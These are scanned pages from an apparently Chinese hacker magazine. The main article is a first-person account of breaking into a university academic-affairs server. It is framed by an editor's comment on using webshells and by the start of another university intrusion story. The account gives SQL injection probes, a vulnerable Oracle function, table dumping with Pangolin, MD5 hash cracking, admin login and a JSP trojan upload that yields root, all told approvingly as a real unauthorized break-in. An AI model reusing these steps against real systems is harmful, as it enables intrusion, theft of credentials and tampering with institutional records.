一次艰难的入侵就算结束了，这期间经历了很多的挫折与无奈，可是当我成功的时候，那种突破之后的快感却是难以形容的。记住，只要不放弃，那你就是最后的胜利者。

最后感谢LENK大哥和L.S.T众兄弟们的赏识，让我加入L.S.T这个大家庭，我会继续努力的。

编辑点评：

针对文章中一直想用eval端的小马来上传大马这一思路，在这里我真的不得不唠叨几句了，为什么非要写入大马呢？一些c/s端的asp木马用c端提交后直接就是一个webshell，根本不需要上传的，像海阳顶端的eval版，我还没有碰到过它被查杀的情况。利用的eval版都是在内存中操作的，提交和直接上传大马得到一个webshell一点区别也没有。如果嫌备份的eval端提交后有乱码，可以用海阳顶端2006+版或桂林老兵的wsc.exe。看到N多文章里N多人还是这个提交小马上传大马的思路，我就烦啊，为何不一步到位呢？

JSP注入搞定教务处

知识型流氓[天阳]

本文介绍了用工具入侵ORACLE的办法

时间过的真是飞快，一转眼我就已经是大三的学生了，离毕业也不远了。在这两年多的时间里，一直想冒着危险进学校教务处的服务器看看（相信各位在上大学的道友也有和我一样的变态想法），试了几次并没有得偿所愿。之前，我在渗透上一直没有耐性，所以好多站看了看感觉很困难就放弃了，并没有继续进行下去，这一点让诸位大牛鄙视的体无完肤。可是，这次我真的坚持下来了，失败若干次后并没有放弃，终于成功，也在这个过程中学到了很多。

一、先找注点

先说下服务器的基本情况，是**DEBIAN + oracle 9i + tomcat**的环境，只对外开放了80端口（这令人很郁闷）。听老师说，貌似网络中心有专门的技术大牛负责网络安全，估计溢出是没有可能性了。而且，我手里也没有这么值钱的0DAY，只能靠老方法——脚本和嗅探了。可是半年前，我在对主站毫无办法的时候，曾经千辛万苦得到了和主站同一个交换环境下的一台服务器的权限，不过很不幸的因为有防ARP的防火墙，嗅探走不通了。




图1

主页有一个很明显的数字型注入点（我尝试了无数回以这作为突破口），在URL上递交**and 1=1**，页面返回正常，如图1。递交**and 1=2**，页面返回“网页出错，系统可能无法正常进行工作，请您重新登录！”，如图2。递交单引号，提示和and 1=2的时候一样，如图3。




图2




图3

对注入技术比较了解的朋友都知道，这就比较麻烦了。面对巨大的数据库，我们没有办法通过order by得到表字段名的个数，也没有办法用UNION查询。由于服务器没有开放1521端口，也不可能通过暴力破解得到DBA的密码，然后再用ORACLE的函数

写JSP马了。

就算利用我们已经得到的注入点，通过oracle的内置函数**SYS.DBMS_EXPORT_EXTENSION.GET_DOMAIN_INDEX_TABLES**过滤不严的漏洞，加上一个DBA权限的用户，也没办法用sqlplus连接服务器的数据库。总之，这令人很郁闷。看来，只有一个办法，进后台轻车熟路的找上传文件的地方传JSP马了。

二、工具配合

由于数据库很大，而且这个注入点不是很好利用，在这种条件下用手注入很不现实，只好请出pangolin（它在JSP+ORACLE的环境下跑表很方便的说）。在URL处填上注入点的地址，Type里选INTEGER（整数型），DB选（ORACLE），然后就可以点CHECK开始对这个注入点进行检测了。

过了一会，得到如图4的信息。之后，选DATAS下面的TABLES，Pangolin就开始飞快的猜解数据库里的表了，一共200多个表，如图5，很难判断出真正后台管理员的表名。




图4

我之前在猜测后台管理员的表时吃了不少亏，基本上把200多个表的列都猜解出来了，可是因为表太多，况且表名的命名又迷惑性很大，我之前一直错误的拿教务处网站系统集合的BBS的管理员的表当作我想要的表了。后来，对表名进行了仔细分析，终于确定了USERS表就是我们想要的表。




图5




图6

紧接着猜解USERS的列和字段，如图6，得到了后台管理员的用户名和密码，如图7。密码都是经过32位MD5加密的，不过不要紧，简单的密码到www.CMD5.com就可以搞定了。

三、开始登录

因为后台在前台有登录，所以在CMD5上破解了个32位的MD5，登录后台。可是，诡异的事便发生了，后台提示“密码错误”。之后我又破解了几个老师的账号，登录的时候也是同样的错误。

这太奇怪了，应了“落叶纷飞”同学总说的：“离奇的事总是发生在我身上！”。我很郁闷，问了下“cnfjhh”和“CODER”大




图7




图8

牛这是怎么一回事，他们也没遇到过这种情况。我想了想，可能注入的数据库和服务器的数据库不一样，而我注入数据库又是做什么用呢？




图9

后来我想，总该我得到的数据库有部分是对的吧？于是抱着试试看的态度，一个一个破解MD5，然后登录系统……在失败了5次之后，终于有一个账号可以成功登录了！突然我才意识到，这时候已经可以改成绩和毕业设计等等猥琐的事情了，如图8。虽然这让我很冲动，但是改了的话可会被警察叔叔抓去打PP的啊，不能做违法的事情。

之后在后台逛了逛，发现了一个上传的地方有漏洞，如图9，可以轻松的上传JSP木马。而TOMCAT的运行权限就是ROOT，不用提权就拿到了最高权限，真爽。这样就整个拿下了教务处，算是了却了我大学期间的一个愿望。

四、后记

由于我对JSP和ORACLE并不是很熟悉，在这种情况下只想到了进后台上传的办法，思路被限制死了。所以各位道友如果有更好的办法，或者了解注入得到的数据库为什么不正确的原因，都可以在《黑客手册》论坛（http://www.nohack.cn/bbs）或

渗透XX大学主站

晓华[岁月联盟]

通过本文来复习一下入侵 php 的常规流程吧

此文谨献给我亲爱的爸爸妈妈和热情的“黑手”读者！

来到大学快两个月了，感觉很好，认识了很多朋友，在这里结识了我的好兄弟夜枫。我学的是信息安全专业，感觉国内对这块投入很少，再加上有些网络系统管理员的安全意识比较低，总是认为我安装了最厉害的杀毒软件和严密的防火墙，并且把它们升级到最新版本，天天自动升级病毒库，这样就是最好的防御了。

